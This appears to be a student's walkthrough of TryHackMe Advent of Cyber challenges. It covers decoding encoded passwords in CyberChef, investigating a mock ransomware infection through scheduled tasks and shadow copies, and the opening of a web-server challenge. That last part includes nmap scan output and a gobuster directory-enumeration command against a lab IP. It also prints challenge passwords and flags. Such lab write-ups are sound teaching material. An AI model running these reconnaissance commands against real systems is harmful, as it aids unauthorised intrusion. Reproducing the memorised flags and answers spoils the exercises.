
Question 5:


Encoding used on the Elf server password is hex



Question 6:

The decoded password value for ElfMail





Thoughts/Methodology:

We begin by activating the machine in THM and after obtaining the IP address we will then insert the details into Remmina. The credentials for the user account is provided in the guidelines, after entering the details we will be logged into the system. From here we are going to open the folder “dGhZ3JpbmNod2FzaGVyZQ==” and run KeePass. In the guidelines we were given a wrong password and it will prompt a pop out message telling us that the key is invalid. By looking at the folder name we are able to use the tool CyberChef to decode the name of the folder from base64 and it will give us “thegrinchwashere”. There is a note on the hiyakey that says “Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P”. We can then decode the password value of the Elf Server with CyberChef from value hex, it will return “sn0wM4n!”. After that we decode the password for ElfMail, we were given a clue in the data format that states “Entities”.

With this we are able to encode the password in CyberChef from HTML Entity and we get “ic3Skating!”. We are able to find the last encoded value in the recycle bin and what was found was a really long note. Copying that note and pasting it into CyberChef, we change the delimiter to Comma and Base to 10 two times. A github link is decoded and following that link the flag is shown “THM{657012dcf3d1318dca0ed864f0e70535}”


Day 23: Blue Teaming – The Grinch Strikes Again!

Tools used: Kali Linux, Firefox, Remmina, Cyber Chef, Task Scheduler, Disk management

Solution/walkthrough:


Question 1

Load up Remmina, click the ellipsis to access the Preferences options. Click on the RDP in the Preferences window. Change the quality settings to poor (fastest) and click on the wallpaper as shown as the picture below. We are able to get the phrase shown in the wallpaper.




Question 2

In order to decrypt the fake 'bitcoin address' within the ransom note, we copy the fake bitcoin address and head on to cyberchef website firefox. We then use 'magic' recipe and paste the fake bitcoin address into the input. Then we can get obtain the results from the output, result snippet.




Question 3

In order to get file extension for each of the encrypted files, we head on to the file explorer, C:\Users\Administrator\Documents\vStockings, then click on any of the folder which is elf1, elf2 or elf3 . For our case we chose elf1 and from there we can know the file extension for the encrypted files.




Question 4

To find the the name of the suspicious scheduled task, we open task scheduler, task scheduler library. From there we can spot the suspicious one out.




Question 5

To find the location of the executable that is run at login, we head on to actions for the suspicious scheduled task as shown below, from there we can obtain the location.




Question 6

In task scheduler, task scheduler library, we select the ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}, from there we can get the id which is behind the ShadowCopyVolume. {7a9eea15-0000-0000-0000-010000000000}




Question 7

To assign the hidden partition a letter, we head on to disk management then select backup. Look for Disk 2 and right click on the backup and select Change Drive Letter and Paths. Select add and we can add any following drive letter A-Z but we cannot use C since it is taken. For our case, we chose X then clicked ok. Next, open up file explorer, This PC we can find the X drive. Click on it then find view and click the hidden items so we can get the name of the hidden folder.



Question 8

After restoring the hidden folder 'confidential' to previous versions, we restored the encrypted file that is within the hidden folder. From there we can obtain the password within the file.



Thoughts/Methodology:

We start by loading Remmina up, click the ellipsis to access the Preferences options. Click on the RDP in the Preferences window. Change the quality settings to poor (fastest) and click on the wallpaper. We then start the machine in THM and after obtaining the IP address we will then insert the details into Remmina. The credentials for the user account is provided in the guidelines, after entering the details we will be logged into the system. Then, we are able to get the phrase shown in the wallpaper which is "THIS IS FINE". Next, to decrypt the fake 'bitcoin address' within the ransom note, we click on ransom note notepad and we copy the fake bitcoin address and head on to cyberchef website on firefox. We then use 'magic' recipe and paste the fake bitcoin address into the input. Then we can get obtain the results from the output, result snippet which is "nomorebestfestivalcompany". In order to get file extension for each of the encrypted files, we head on to the file explorer, C:\Users\Administrator\Documents\vStockings, then click on any of the folder which is elf1, elf2 or elf3. For our case we chose elf1, and from there we can know the file extension for the encrypted files which is ".grinch". After that, to find the the name of the suspicious scheduled task, we open task scheduler, then click task scheduler library. From there we can spot the suspicious one out which is "opidsfsdf". From there, To find the location of the executable that is run at login, we head on to actions tab for the suspicious scheduled task which is 'opidsfsdf' from there we can obtain the location which is "C:\Users\Administrators\Desktop\opidsfsdf.exe". After that, In task scheduler, task scheduler library, we select the ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}, from there we can get the id which is behind the ShadowCopyVolume which is "{7a9eea15-0000-0000-0000-010000000000}". Moving on, To assign the hidden partition a letter, we head on to disk management then select backup. Look for Disk 2 and right click on the backup and select Change Drive Letter and Paths. Select add and we can add any following drive letter from 'A' to 'Z' but we cannot use 'C' since it is taken. For our case, we chose X then clicked ok. Next, open up file explorer, select This PC we can find the X drive. Click on it then find view and click the hidden items so we can get the name of the hidden folder which is "confidential". Lastly, after restoring the hidden folder 'confidential' to previous versions, we restored the encrypted file that is within the hidden folder. From there we can obtain the password within the file which is "m33pa55w0rdIzseecure!".

Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, Firefox, NMAP, Gobuster, LXD, MD5Decrypt, MySQL, FoxyProxy

Solution/walkthrough:

Question 1 :


Scan the machine using Nmap and the ports are shown.

```
(kali@kali)-[~]
$ nmap -A 10.10.80.205
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 04:51 EDT
Nmap scan report for 10.10.80.205
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp  open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-cookie-flags:
|   /:
|       PHPSESSID:
|_      httponly flag not set
|_http-title: Light Cycle

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.02 seconds
```

Question 2:

Visit the webserver along with the port 65000. The title of the website is Light Cycle.



Question 3:

Run Gobuster in the terminal.

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.80.205:65000/ -x php -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.80.205:65000/
[+] Method: GET
[+] Threads: 10
